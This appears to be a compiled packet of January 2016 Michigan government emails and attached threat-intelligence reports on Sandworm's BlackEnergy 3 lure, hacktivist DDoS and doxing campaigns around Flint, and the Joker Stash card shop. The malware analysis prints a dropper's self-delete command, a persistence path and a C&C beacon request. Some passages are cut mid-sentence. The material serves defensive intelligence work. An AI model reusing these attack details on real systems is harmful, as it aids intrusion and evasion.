The executive budget Gov. Snyder presented last week outlined his investment plan for Michigan. Yes, the proposal for fiscal year 2017-18 outlined a strategy to address the critical challenges of addressing the Flint water crisis and turning around Detroit's Public Schools, but the \$54.9 billion plan also includes investment in four key areas:

- **Education.** The budget increases investment to K-12 schools, community colleges and the state's public universities. Additional funds are proposed to expand career, technical, science, technology, engineering and math programs.
- **Protecting the Public.** The governor's plan expands the Secure Cities program, which has reduced violent crime in four major Michigan cities. Funds also would support an additional trooper recruit school and an academy to train corrections officers, among other initiatives.
- **Putting People First.** The governor recommends continued expansion of the Healthy Kids Dental Program and funding efforts to ensure residents have access to affordable health care. His proposal boosts funds to help cover new higher cost specialty medications to treat conditions such as hepatitis C and cystic fibrosis, among others.
- **Investing in Infrastructure.** The proposal allocates \$1.2 billion to maintain and repair Michigan roads, bridges and other critical infrastructure.

The budget proposal also includes FY 2017-18 funding recommendations for DTMB. Gov. Snyder recommends ongoing funding of \$1.3 billion for department operations and a one-time allocation of \$32.4 million.

A few highlights include:

- \$502 million for information technology support for all state agencies and \$132.8 million for 14 high-priority IT projects in seven agencies. He recommends increasing the Information Technology Investment Fund by \$7 million, from \$65 million to \$72 million. This fund supports several major multiyear IT projects and upgrades, including the replacement of outdated legacy systems.
- An additional \$5 million to support cybersecurity improvements to safeguard citizens' personal information and protect critical infrastructure and government services.
- IT support of \$6.5 million to modernize the Office of Retirement Services' systems and enhance customer service for more than 530,000 current and future retirees.

You can see the full executive budget recommendations, which are posted on the Budget Office website. Details of DTMB's proposed budget begin on page B-75.

We can expect to see many changes before the budgets are signed and become effective Oct. 1. The executive budget will be used by the House and Senate Appropriations Committees as they work on their own budgets and hold committee hearings on the proposals. I'll keep you posted as the process moves ahead.

As always, I welcome your notes, whether about the budget process or any other topic. Please send them to me at [behend@michigan.gov](mailto:behend@michigan.gov).

Thank you again for all the good work you do. I hope you have a great week ahead.

David

**Subject:** Volunteer Opportunity in Flint

Right-click here to download pictures. To help protect your privacy, Outlook prevented automatic download of this picture from the Internet.  
Michigan State Employees banner image

The State Emergency Operations Center (SEOC) is coordinating a response to the ongoing health and safety issues in the city of Flint's drinking water. Teams from the Michigan State Police, Genesee County Sheriff's Department, Michigan Department of Health and Human Services, and volunteer organizations have been delivering bottled water, water filters, replacement cartridges and water testing kits at homes in the city of Flint since Tuesday.

To help with this critical work, the SEOC is looking for volunteers to expand this effort and continue this distribution during the upcoming holiday weekend. Teams are being assembled for shifts on Saturday, January 16; Sunday, January 17; and Monday, January 18, 2016. If you are interested in volunteering your time for this critical work, please complete the information in one of the attached surveys (depending on which day you are volunteering).

To volunteer on Saturday, January 16, <https://www.surveymonkey.com/r/28NVJBL>

To volunteer on Sunday, January 17, <https://www.surveymonkey.com/r/26NMJJK>

To volunteer on Monday, January 18, <https://www.surveymonkey.com/r/26P7P5G>

Volunteers will begin their assignment at the Local Emergency Operations Center located in the Genesee County Administration Building located at 1101 Beach St, Flint at 9 a.m. and end by 4 p.m. Parking is available at the corner of Beach Street and 8th Street. Lunch will be provided. This is strictly a volunteer effort, as all three days will be unpaid. Volunteers are responsible for their own transportation; mileage reimbursement for personal vehicles is not authorized. Volunteers should dress for working outdoors and wear foot attire appropriate for walking.

This opportunity is for state employees and their immediate family members 16 years of age or older only, others looking to assist should volunteer through the American Red Cross in Flint. The volunteer coordination center for the Red Cross is located at 1401 S. Grand Traverse, Flint, MI. They are open from 9 a.m. to 7 p.m.

For more information on the state's response efforts, visit [www.michigan.gov/flintwater](http://www.michigan.gov/flintwater).

## Sandworm Team Targeted Ukrainian Railway Interests in December 2015

### CYBER ESPIONAGE (CE)

January 15, 2016 5:17 PM, 16-00000704, Version: 1

#### KEY POINTS

- Ukrainian Railway interests were targeted with a malicious financial document leveraging macros to drop Black Energy 3 in December 2015.
- Sandworm Team has consistently used a similar distinctive macro-enabled document throughout 2015 to distribute Black Energy 3.
- ISIGHT Partners has identified an additional command and control (C&C) server belonging to distinctive cyber espionage activity attributed to Sandworm Team.

## THREAT DETAIL

### Black Energy Affecting Ukrainian Rail Industry

ISIGHT Partners has identified a weaponized Microsoft Excel document that we believe has been used by Sandworm Team to target Ukrainian railway interests in December 2015 (see Figure 1). Due to a combination of distribution and authorship timeframes, weaponization tactics, malware and target selection, we assess with moderate confidence that the document was leveraged by Sandworm Team.

- The document, masquerading as a strategic Ukraine rail investment document on behalf of investment management firm Value Intelligence Advisors (VIA), is weaponized with a variant of a distinctive Office macro previously observed in prior Sandworm activity (see [15-00008030](#), Dec. 30, 2015).
- The macro is used to decode and execute Black Energy 3, which is distinctive of Sandworm Team.
- A sensitive source indicates that the malware's target is likely in Ukraine and associated with the Ukrainian rail sector.
- A Ukrainian cyber security firm that published information on Black Energy campaigns indicated that Ukrainian railways have been targeted with Black Energy malware since 2014.
- Based on file metadata, the document was likely created on Dec. 7, 2015.

*Figure 1: Sandworm Team railway investment plan lure*

### Outlook and Implications

In light of recent cyber attacks in Ukraine and their connection to Sandworm Team, this event suggests the possibility of follow-up attacks against the rail sector. However, since the onset of Ukrainian conflict, Sandworm Team has been implicated in a concerted effort to compromise a wide range of Ukrainian interests with attack and espionage implications. Rail transport systems serve public and military interests, and intrusions may be leveraged for gleaning intelligence on activity such as troop movements. Nonetheless, this incident highlights the considerable resolve and reach of these operators who have previously carried out targeting on a global scale.

## Technical Annex

*Investing\_Plan.xls (MD5: 07219b6aced30b29b4e85e07219f6af5)*

iSIGHT Partners identified a weaponized Microsoft Excel lure document titled "Investing\_Plan.xls" which contains a malicious macro used to distribute Black Energy 3. The document contains content tailored to Ukrainian rail and foreign investment interests.

### Attribution

Due to similarities to previously observed weaponized documents, the document and the accompanying payload are being attributed to Sandworm Team. Sandworm Team activity has been characterized by the use of Black Energy versions two and three, version three being principally trademark of the group.

### Delivery Method

iSIGHT Partners is unable to confidently provide an exact method of delivery. However, similarities to past lures observed by Sandworm Team that affected Ukrainian interests suggest spear phishing as a likely vector (see [15-00008030](#), Dec. 30, 2015).

### Weaponization

Investing\_Plan.xls is weaponized with a Microsoft Office VBA macro used to decode and execute a Black Energy 3 dropper that is encoded as a series of arrays referencing decimal equivalents of one-byte values (vba\_macro.exe). If users allow the macro to run or if system policies authoritatively allow Office macros to execute, the macro executes and attempts to write the Black Energy variant to disk and execute it (see Figure 2).

The document observed in the referenced sample shares similarities between a previous sample analyzed by iSIGHT Partners whose macro contains similar variable names and encoding methods to drop Black Energy 3. Additionally, Cyrillic banners used to bolster social engineering pretexts encouraging users to enable macros are found between samples further highlighting its shared authorship.

*Figure 2: Investing\_Plan.xls macro dropping Black Energy 3*

### Execution

Upon successful execution of the Excel document, a VBA macro decodes an embedded Black Energy 3 dropper, vba\_macro.exe (MD5: 58F3CA4ED8CF7F663B426B1BD242E9F2), to the current user's %TEMP% directory and executes it. The dropper is used to unpack the Black Energy 3 payload (FONTCACHE.dat) and configure its persistence. After successfully dropping FONTCACHE.DAT, vba\_macro.exe executes the Black

fontcache.dat,#1".

The dropper then attempts to delete itself using the following command:

```
cmd.exe /s /c "for /L %i in (1,1,100) do (attrib +h  
"C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\VBA_MA~1.EXE" & del /A:h /F  
"C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\VBA_MA~1.EXE" & ping localhost -n 2  
& IF NOT EXIST "C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\VBA_MA~1.EXE"  
(exit))"
```

### Files Dropped

Upon successful execution of the exploit document, the following files are written to victims' systems:

- %TEMP%\vba\_macro.exe (MD5: 58F3CA4ED8CF7F663B426B1BD242E9F2)
  - BE3 dropper
- %LOCALAPPDATA%\FONTCACHE.DAT (MD5: 5A7D331D609976934D00AA7D7D2380D9)
  - BE3 Trojan. Hidden file attribute will be set on this file.

### Persistence Method

Black Energy 3 remains persistent on an affected machine through a .lnk file located in the affected user's startup directory.

- **Path:** %HOMEPATH%\Start Menu\Programs\Startup\  
• **Name:** {8A983D83-A20C-431F-8BBF-5CC898FD1423}.lnk  
• **Target:** C:\Windows\system32\rundll32.exe "fontcache.dat,"#1

### Network Communications

After successful execution of the Black Energy 3 DLL, payloads are observed making the following HTTP callback to the command and control (C&C) server 93.190.140.188 via port TCP/80:

#### Victim to C&C

```
POST /Microsoft/Update/KC137965.php HTTP/1.1  
Accept: */*  
Content-Type: application/x-www-form-urlencoded  
Accept-Language: en-us  
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; .NET CLR 1.1.4322;  
.NET CLR 2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729; .NET4.0C; .NET4.0E)  
Accept-Encoding: gzip, deflate  
Host: 93.190.140.188
```

Connection: Keep-Alive

body=YI9pZD1NSUtFLUJGQURBMDg0NzZfJmJfZ2VuPTEzMjAyNTI4aiZiX3Zlcj0yLjQmb3Nfdj0yNjA  
wJm9zX3R5cGU9MA==

The HTTP POST parameter, "body" has a base64-encoded value that informs the C&C of a new infection. Decoded parameter values are summarized below.

- b\_id = computer name
- b\_gen = Bot generation ID
- b\_ver = Bot version
- os\_v = Operating system Version
- os\_type = Operating system type

#### Passive DNS

Passive DNS was queried for the IP address (93.190.140.188). Hits were identified in a timeframe during which Sandworm Team is expected, but their relation to Sandworm Team is unknown at this time.

## Recent 'Guardians of Peace' Announcement Unrelated to Former 'GOP' or Cyber Threat Activity

HACKTIVISM (HK)

January 15, 2016 10:57 AM, 16-00000626, Version: 1.

## KEY POINTS

- On Jan. 12, 2016, an unidentified actor posted a message on the note-sharing website pastebin claiming to represent the North Korean-affiliated group "Guardians of Peace," hearkening to the name of a cyber threat group that successfully exfiltrated data from Sony Pictures Entertainment (SPE) in 2014.
- ISIGHT Partners believes that the message has no relation to previous cyber threat activity, either against SPE or any other entities, and it does not indicate upcoming attacks.

## THREAT DETAIL

### **2016 "Guardians of Peace" Group Demonstrates No Connection to 2014 Sony Attackers "GOP"**

On Jan. 12, 2016, an unidentified actor posted a message on the note-sharing website pastebin claiming to represent a group calling itself "Guardians of Peace." A cyber threat group using this name successfully exfiltrated data from Sony Pictures Entertainment (SPE) in 2014, and iSIGHT Partners believed the group was driven by North Korean nationalistic and political sentiment (see [Intel-1300397](#), Dec. 2, 2014).

The message, which is almost entirely in English, expresses solidarity with the group "재일본 조선인 총련," Korean text that translates to "The General Association of Korean Residents in Japan" (GAKRJ). GAKRJ is an organization of ethnic Korean residents in Japan, which is motivated by "juche," the official state ideology of North Korea. The message also expresses solidarity with North Korea and a desire that "the 2 korea [sic] will be made whole."

We suggest that the group identified as "Guardians of Peace" in this communication is not the same as the hacktivist group that claimed responsibility for the attacks against SPE in 2014.

- While the original 2014 statements of the hacktivist group GOP defended the current Democratic People's Republic of Korea (DPRK) regime, this 2016 communication is a manifesto against DPRK leader Kim Jong-un and his recent political actions, including the execution of his relatives and other high-ranking officials. This communication claims that, in the interest of his father Kim Jong Il, GAKRJ will depose Kim Jong-un in order to restore peace to "the family."
- While several passages in the message demonstrate that the author is not a native English speaker, similar to messages released by the Guardians of Peace in 2014, the author's extremely poor English mastery and the post's unfocused nature distance it from previous GOP activity, which demonstrated better mastery and slightly more focus.

### **Guardians of Peace Message Not an Indication of Cyber Threat Activity**

iSIGHT Partners believes that the message has no relation to previous or upcoming cyber threat activity, either against SPE or any other entities.

Government and GAKRJ.

- The message makes no reference to conducting cyber threat activity. The only promised action appears to be an intent to distribute a film about current North Korean leader Kim Jong-un's wife Ri Sol-ju, although the author's low English proficiency makes this difficult to determine.

**Information Cut-Off Date: Jan. 14, 2016**

# Hacktivist Operations Report for the Week of Jan. 18, 2016

HACKTIVISM (HK)

## KEY POINTS

- iSIGHT Partners has identified several notable hacktivist operations in the past week, many of which are either ongoing or in the planning stages. This report provides a quick assessment of the listed operations; further updates and full reports may be produced as events necessitate.

## THREAT DETAIL

### Threat Detail

#### Newly Identified Operations

*Figure 1: Hacktivist map*

**Table 1: #OpFlint Operations**

#OpFlint	Threat: Low
Time Frame of Concern: Jan. 16–17, 2016	
TTPs: Distributed denial-of-service (DDoS) attacks	
Targets: Networks and DNS associated with the state of Michigan and the city of Flint	Primary Threat Actors: New World Hackers, @AnonCorruption
Description: Anonymous-affiliated actors have shared reports of investigations into toxicity levels in the water supply of Flint, MI as part of the awareness-raising campaign #OpFlint since the spring of 2015. Until recently this campaign did not feature cyber threat activity as a primary, or even occasional, component. On Jan. 16, 2016, and continuing through Jan. 17, the group New World Hackers claimed to have conducted ongoing DDoS attacks against DNS associated with michigan.gov and cityofflint.com; in particular group member @xOdeyas may be responsible. According to a website uptime monitor, michigan.gov was last offline at approximately 10 p.m. EST on Jan. 17, which is a limited indication that New World Hackers' claims were legitimate. iSIGHT Partners believes this activity was prompted by heightened media attention given to the situation in Flint, particularly after Jan. 16, when U.S. President Barack Obama declared a state of emergency in the city based on high levels of lead in the water.

#OpJYPNation	Threat: Low to Moderate
Time Frame of Concern: Jan. 14, 2016–Present	
TTPs: DDoS attacks	
Targets: JYP Entertainment	Primary Threat Actors: Anonymous Taiwan, Anonymous China
<p>Description: Tzuyu, a Taiwanese member of the Korean girl band TWICE, was recently accused by pro-Chinese actors on social media of supporting Taiwanese independence during an interview. In response to the resulting backlash within mainland China against the band, created by the Korean group JYP Entertainment (JYPE), Tzuyu appeared in a video on Jan. 15, 2016, in which she apologized for having offended any fans, stating, "There is only one China." The initial controversy and the apology, which many viewed as having been forced on Tzuyu by JYPE in order to salvage TWICE's popularity in China, provoked anger from both pro-Taiwan and pro-China hacktivists.</p> <p>On Jan. 16, 2016, JYPE confirmed that service to their website had experienced disruption between Jan. 14 and 16 due to DDoS attacks. Based on independent reports and material on social media, iSIGHT Partners suggests that members of the group Anonymous Taiwan were responsible for these attacks. On Jan. 17 and 18 a group calling itself Anonymous China promoted material critical of JYPE due to a belief that apologies from Tzuyu and JYPE were inadequate and posted a message implying that the group was responsible for a second round of DDoS attacks against JYPE, as part of a campaign called #OpJYPNation.</p> <p>iSIGHT Partners believes that recent presidential elections in Taiwan and the controversy's relationship to Korea, Taiwan and China will keep hacktivist attention on JYPE for at least the next week.</p>

**Table 3: #OpPuraVida Operations**

#OpPuraVida	Threat: Low
Time Frame of Concern: Jan. 15, 2016	
TTPs: DDoS Attacks	
Targets: Costa Rican political party Partido Liberación Nacional; Costa Rican Government websites	Primary Threat Actors: @Ibero_Anon, Anonymous Colombia, System Attacks Mexican
Description: On Jan. 3, 2016, Latin American hacktivists began sharing information regarding the campaign #OpPuraVida, which opposes perceived corruption in the government of Costa Rica. We observed several hacktivist groups, including Anonymous Colombia and "System Attacks Mexican," promoting DDoS attacks against plncr.org, the website of a Costa Rican political party, on Jan. 15, 2016. The campaign has also encouraged supporters to "attack government sites." We could not confirm the success of the attacks, although the actors' use of a publicly promoted webhive suggests that attacks were of low impact.

**Table 4: #OpRight2Rest Operations**

#OpRight2Rest		Threat: None to Low
Time Frame of Concern: Jan. 11, 2016–Present		
TTPs: Data Leak attacks		
Targets: City of Sacramento, CA		Primary Threat Actors: Unidentified Anonymous-affiliated actors
<p>Description: On Jan. 2, 2016, Anonymous-affiliated actors began using the hashtag "#OpRight2Rest" as a form of protest against an ordinance in Sacramento, CA that bans camping in public and private places and has been accused of discriminating against the city's homeless community. On Jan. 5 the group "Anonymous Resistance" posted a video to YouTube formally announcing #OpRight2Rest as a campaign dedicated to overturning the ban. On Jan. 11 an actor identifying as "Hotel Moscow" (a low-threat group that has targeted high-profile organizations in the past) created a Pastebin post containing contact information for multiple people involved in Sacramento City Government and law enforcement. At least one independent report stated that Anonymous-affiliated actors had claimed a data leak of Sacramento City Hall to obtain the information, although iSIGHT Partners has not yet observed hacktivists making such claims. All information in the Pastebin post appears to have been publicly available and is not necessarily the result of cyber threat activity, and we anticipate that any future threat activity for this campaign will be of low sophistication.</p>

## Previously Identified Upcoming and Ongoing Operations

**Table 5: Previously Identified Operations**

Operation	Threat	Details
-----------	--------	---------

#OpISIS / #OpParis / #OpAntiISIS / #OpIceISIS / #OpDaesh / #Daeshbags / #OpDDoSISIS / #OpTrollISIS / #TangoDownISIS	Moderate DDoS Threat / Harassment and Reporting ISIS Social Media Accounts	Ongoing (for more information, see <a href="#">15-00002794</a> , April 13, 2015). The group New World Hackers claimed to have conducted DDoS attacks against Syrian Government websites as part of this campaign on Jan. 17, 2016, with group members "Sad Prophet" and "Crisis" reportedly heading the attacks. iSIGHT Partners could not confirm the veracity of these claims.
#OpNigeria	Low Defacement Threat	Ongoing (for more information, see <a href="#">16-00000378</a> , Jan. 11, 2016). On Jan. 12 the actor @GroupAnon claimed to have defaced the Nigerian Ministry of Science and Technology. This, however, was an isolated and unpublicized claim; on the whole, the campaign appears to have lost most of its original momentum.
#OpRussia / #Op_Ru	Low Defacement Threat	Ongoing (for more information, see <a href="#">15-00011520</a> , Oct. 19, 2015). The Tunisian hacktivist group Fallaga Team continued mass defacement attacks against low-profile Russian websites in opposition to Russia's military campaign in Syria.
#OpTurkey	Low DDoS Threat	<p>Resumed (for more information, see <a href="#">15-00014614</a>, Dec. 21, 2015). New World Hackers claimed to have conducted DDoS attacks against Turkish DNS servers, including servers belonging to Nic.tr and the Turkish Ministry of Foreign Affairs on Jan. 14, 2016, and against Turkish bank Turkiye IS (BIST); GittiGidiyor, a Turkish subsidiary of Ebay; and the Turkish Government electronic visa application system, <a href="#">evisa.gov.tr</a> on Jan. 16. We did not observe independent confirmation that any of these attacks were successful, and, given the widespread media response to the early December DDoS attacks that successfully disabled nic.tr and associated infrastructure, we suspect that these claimed attacks did not cause significant disruptions, if any. Also on Jan. 16, @OpTurkey2016 claimed to have targeted the website of Turkish Airlines with DDoS attacks. We did not observe independent confirmation that this attack was successful either.</p> <p>In addition to statements condemning the Turkish Government for alleged ties to ISIS, participants in #OpTurkey expressed criticism for the arrest of university professors who had signed a petition condemning Turkish military operations against Kurdish populations.</p>
#OpWhales / #OpKillerD...	Low DDoS Threat	Ongoing (for more information, see <a href="#">15-00013222</a> , Dec. 1, 2015). On Jan. 12 @ RektFaggot claimed to have

	<p>part of #OpKillingBay. Nissan representatives acknowledged the attack and temporarily suspended service to their websites.</p> <p>On Jan. 15 @_RektFaggot_ tweeted a link to a paste of a database purportedly exfiltrated from the Thai company Tani International Trading (titrading.co.jp). The paste's format is similar to the output generated by SQLmap. The content does not appear to include any credentials or sensitive information. This alleged leak by @_RektFaggot_, who has typically only conducted DDoS attacks, may be an indicator that the actor is experimenting with new methods of attack.</p> <p>On Jan. 16 @_RektFaggot_, in collaboration with the actor @h0t_p0ppy, posted an updated target list of over 100 websites, consisting of domain names, servers, ports and IP addresses. While most of the targets are Japanese websites (spanning various sectors), the list includes global courier delivery services FedEx and UPS and approximately a dozen international airlines under the heading "Dolphin Transporters."</p> <p>On Jan. 17, @_RektFaggot_ claimed a DDoS attack against the Financial Services Agency of Japan (<a href="http://www.fsa.go.jp">www.fsa.go.jp</a>) as part of #OpKillingBay. We observed on Jan. 18 that the site was inaccessible.</p>
--	--

### Recently Concluded Operations

- #Pathankot: We observed no additional cyber threat activity as part of this campaign after Jan. 10, 2016.

# Intrusion Detection System Rules - Week of 11 Jan 2016

## CRITICAL INFRASTRUCTURE (CI)

January 15, 2016 12:09 PM, 16-00000678, Version: 1

Risk Rating: LOW

The iSIGHT Partners® Critical Infrastructure Team has prepared a set of intrusion detection system (IDS) rules for customers to load into an IPS/IDS device. These signatures have been generated based on suspected suspicious behavior toward ports known to be used for industrial control systems (ICS) equipment and protocols. Please contact iSIGHT Partners at [analystaccess@isightpartners](mailto:analystaccess@isightpartners) to request a text version of these signatures.

## ANALYSIS

These signatures are provided "as is." iSIGHT Partners makes no warranty, expressed, implied or other, regarding the information in its products, including without limitation any warrantee of accuracy, fitness for a particular purpose, non-infringement or merchantability.

## 'Joker Stash' Card Shop: 'MEGALITT' Datasets Linked to Hyatt Breach

CYBER CRIME (CC)

January 18, 2016 5:44 PM, 16-00000628, Version: 1.

### KEY POINTS

- In January 2016, the "Joker Stash" card data shop advertised multiple datasets allegedly associated with a breach that the shop has code-named "MEGALITT."
- ISIGHT Partners is highly confident that at least a large portion of the data was stolen from Hyatt hotel locations, based on information from a trusted source and data characteristics consistent with that information.

### THREAT DETAIL

#### Description of Joker Stash Card Shop

The Joker Stash card data shop began operations on Oct. 6, 2014, and is affiliated with an actor called "JokerStash." JokerStash has advertised the shop on multiple underground forums, and numerous, large datasets of stolen card data have been added to the site. iSIGHT Partners is highly confident that some of the data is from point-of-sale (POS) breaches (e.g., the actor sold card data almost certainly obtained from the Kmart breach reported in October 2014). However, the actor also maintains sources who may supply the card shop using physical skimming tactics (for more information, see [15-00000408](#), Feb. 17, 2015; and [14-00000057](#), Dec. 16, 2014).

### **Advertisement of MEGALITT Breach**

In early January 2016, JokerStash announced the release of datasets allegedly related to a new breach called "MEGALITT." He made no claim regarding the validity rates of the data in any of the advertisements. Each of the datasets includes both Track 1 and Track 2 data; however, JokerStash did not include associated city, state or ZIP Code information within these datasets. The datasets in the following table have been advertised in association with MEGALITT.

**Table 1: Sampled Datasets Connected to the MEGALITT Breach**

<b>Dataset</b>	<b>Location</b>	<b>Date Posted</b>
APHRODITE	EU/ASIA/WORLD	Jan. 4, 2016
VULCAN	USA	Jan. 4, 2016
XOMBA	CANADA	Jan. 4, 2016
LAVA	EU/ASIA/WORLD	Jan. 6, 2015
JAGAJAGA	USA	Jan. 6, 2015
BATTU	CANADA	Jan. 6, 2015
MAGMA	EU/ASIA/WORLD	Jan. 8, 2016
VARFATA	USA	Jan. 8, 2016
HOXT	CANADA	Jan. 8, 2016

### **Card Data Linked to Hyatt Breach**

iSIGHT Partners assesses with high confidence that card data sold in the MEGALITT datasets was at least in large part—possibly entirely—compromised through a breach at Hyatt hotel locations.

- We have strong evidence based on a trusted source that at least a large portion of cards listed in the MEGALITT datasets was compromised during transactions at Hyatt hotel locations.
- iSIGHT Partners analyzed a sampling of Joker Stash advertisement data, covering approximately 15,000 cards, associated with MEGALITT. Seventy-eight countries are associated with the sample, 19 of which had 100 or more cards in the sample set. The vast majority of the analyzed sample of given card locations were in the US. The widespread nature of the geographic locations associated with these card sets suggests that the breached POS machines were located in areas where individuals from multiple nations make transactions, assuming the given locations are in fact indicative of POS

hotel network.

However, we are not fully certain that Joker Stash did not also include information from other sources in these datasets. For example, JokerStash could mix data from multiple sources with similar characteristics into one dataset as part of the shop's counterintelligence efforts.

### Characteristics of Advertised Data

JokerStash has not announced the total number of cards in each of the advertised datasets associated with the MEGALITT breach. Thus, the actual number of cards affected by this alleged breach is unknown. However, a sampling of advertised data includes thousands of cards, and we believe that JokerStash operators and suppliers will make a substantial profit from this breach based on the advertised prices in the sampled datasets.

- We sampled 14,169 of the advertised cards connected to the MEGALITT breach. The sampled dataset had a value of \$1,852,015 USD, based upon the advertised prices.
- The average cost per one set of card data was \$130.71, which is a high average price compared to other observed datasets. This is possibly due to the fact that an unusually large amount of premium card types is included within the sampled data (these premium card types include Business, Platinum and Gold). Premium card types are typically advertised at higher prices than regular cards. The data also includes substantial quantities of cards from outside the United States, which tend to be more expensive than cards from the United States.

**Table 2: Sampled Datasets Information**

Code   Base   Name	MEGALITT
<b>Analyzed Sample</b>	14,169
<b>Names of datasets within the sample</b>	APHRODITE (2,887), BATTU (219), HOXT (396), JAGAJAGA (2,021), LAVA (1,398), MAGMA (2,228), VARFATA (2,442), VULCAN (2,263), XOMBA (315)
<b>Card networks associated with data</b>	Visa (6,085)  American Express (4,492)  MasterCard (3,281)  China Union Pay (146)  Discover (54)  Diners Club International (49)  Maestro (7)

	Bankcard (2)
	Rupay (1)
	(52 Unknown)
<b>Lowest/highest price for each piece of card data</b>	\$15 / \$285 USD
<b>Average price for each piece of card data</b>	\$130.71
<b>Total value</b>	\$1,852,015 USD

The following table illustrates the MEGALITT breach locations with 100 or more associated cards.

**Table 3: Countries Connected to Sampled Datasets in MEGALITT Breach**

<b>Country</b>	<b>Number of Cards</b>
United States	6,726
Canada	930
Korea, Republic of	795
United Kingdom	659
European Union	610
Japan	436
Germany	389
Australia	315
Mexico	300
China	235
France	225
Hong Kong	166
Singapore	160
Brazil	151
Switzerland	140
India	129
Italy	118
United Arab Emirates	105
Taiwan	100

## THIS WEEK IN POLITICS

# Flint Fallout, Corruption in Court and One State's New Supermajority

BY ALAN GREENBLATT



This was a busy week in politics -- but then, practically every week is. That's why *Governing* is offering this new weekly newsletter.

We won't cover the presidential campaign -- you can find plenty of that elsewhere. Instead, we aim to share with you the most interesting and important developments in state and local politics each week.

You can sign up for a free subscription [here](#).

## Flint Curbs Snyder's Future

Although it's premature to call him a lame duck, Michigan Gov. Rick Snyder's political capital has clearly been diminished by the Flint water crisis. During his State of the State address on Tuesday, Snyder offered lots of apologies: "You did not create this crisis;" "Government failed you;" and, "I'm sorry."

Since winning re-election in 2014, Snyder had been mentioned as a potential presidential or vice presidential pick on the Republican side. That kind of talk, however, has abruptly ended. "Even some Michigan Republicans concede that Snyder's national prospects are toast, at least in the short term," reports *Politico*.

# Anonymous Relaunches #OpFlint against the Government of Michigan and City of Flint

## **MANAGED ADVERSARY AND THREAT INTELLIGENCE**

DEEPSIGHT™ INTELLIGENCE, INTELLIGENCE SUMMARY, SYMC – 300383, PUBLISHED 22 JANUARY 2016, V.1

2

Information Cut-Off Date: 22 January 2016 3

# **ANONYMOUS LAUNCHES #OPFLINT AGAINST THE GOVERNMENT OF MICHIGAN AND CITY OF FLINT**

*DeepSight™ Intelligence, Intelligence Summary, SYMC-300383, published 22 January 2016, V.1*

## **KEY FINDINGS**

- On 16 January 2016, Anonymous relaunched #OpFlint in response to the recent health crisis surrounding contaminated water in Flint, Michigan.
- The operation targets officials that the Anonymous group recognizes as having ignored the water crisis, such as Gov. Rick Snyder and Flint city personnel.
- The operation activities have included distributed denial-of-service (DDoS) attacks and doxing.

## **EXECUTIVE SUMMARY**

Members of the international Anonymous hacktivist collective have relaunched #OpFlint to target those entities that the operation perceives as responsible for the contaminated water crisis in Flint, Michigan. Originally organized in 2015, #OpFlint was relaunched on 16 January 2016 and is ongoing against city officials and the governor of Michigan, Rick Snyder. Several hacking groups are supporting the malicious activities, which include DDoS attacks and doxing. The first DDoS attacks on 16 January took the [Michigan.gov](http://Michigan.gov) and [cityofflint.com](http://cityofflint.com) websites temporarily offline. DeepSight Intelligence judges #OpFlint will not shut down the state or city's infrastructure; however, access to the Michigan government and city websites will likely be disrupted. 4

## DETAILS

The Anonymous collective's operation #OpFlint originally launched in 2015 but never gained momentum. #OpFlint was relaunched on 16 January 2016 to draw attention to the toxicity levels of the contaminated water supply in the city of Flint, Michigan.

Leaders of the current effort include the US-based New World Hacking group<sup>i</sup> and the Anonymous Intelligence Group (a.k.a. Anon Intel Group). The New World Hacking group launched the recent #OpFlint activity on 16 and 17 January 2016 with DDoS attacks that shut down the [Michigan.gov](http://Michigan.gov) and [cityofflint.com](http://cityofflint.com) websites (see Figure 1). The operation has an official video on Youtube (<https://www.youtube.com/watch?v=zXQfsURnEOw>) and on several Anonymous-affiliated websites.

<sup>i</sup> See the DeepSight Intelligence report *Profile: New World Hacking (NWH)*, (SYMC – 300376), 9 June 2016. New World Hacking uses their own stressor service, BangStressor, to conduct DDoS attacks including an attack against the BBC in early 2016.

**Figure 1. New World Hacking Twitter post publicizing the DDoS attacks against [Michigan.gov](http://Michigan.gov) and [cityofflint.com](http://cityofflint.com)**

On 20 January 2016, the Anon Intel Group's website contained a link to a "doxing" for Michigan Gov. Snyder (<https://ghostbin.com/paste/zn236>, see Figure 2). The dox did not include social security numbers, but rather revealed his mailing address, social media accounts, and phone numbers, and information for his family relatives that is easily obtained through several Google searches.

**Figure 2. Dox posted on Anon Intel Group website on 20 January 2016** <sup>5</sup>

Gents:

See attached Deepsight MATI report on OpFlint generated from our SOC in Washington DC...

On 21 January 2016, Hurley Medical Center in Flint, Michigan, confirmed it was the victim of a “cyber attack” but patient information was not compromised. According to a Twitter post by Anon Intel Group on 22 January 2016, Anonymous denies responsibility for the attack against the hospital (see Figure 3).

Figure 3. Twitter post discussions denying Anonymous activity against a hospital in Flint Michigan

## OUTLOOK

As of 22 January 2016, recent #OpFlint activity has involved posting news clips on social media accounts, such as Twitter and Facebook. The group has not mentioned further DDoS attacks, although DeepSight Intelligence expects some sites to be targeted on the first weekend of the relaunch (i.e., between 22 January and 24 January 2016). Although #OpFlint relaunched on 16 January 2016, DeepSight Intelligence expects the activity to quickly diminish if it does not gain greater media recognition—Anonymous is motivated by publicity. There are no indications the operation is well organized and the Youtube video announcing the operation only mentions targeting the Governor of Michigan and the city of Flint; there are no details on how the operation will be conducted. Although #OpFlint will not shut down the state or city’s infrastructure, access to government and city websites might occasionally be disrupted.

# Anonymous Relaunches #OpFlint against the Government of Michigan and City of Flint

## MANAGED ADVERSARY AND THREAT INTELLIGENCE

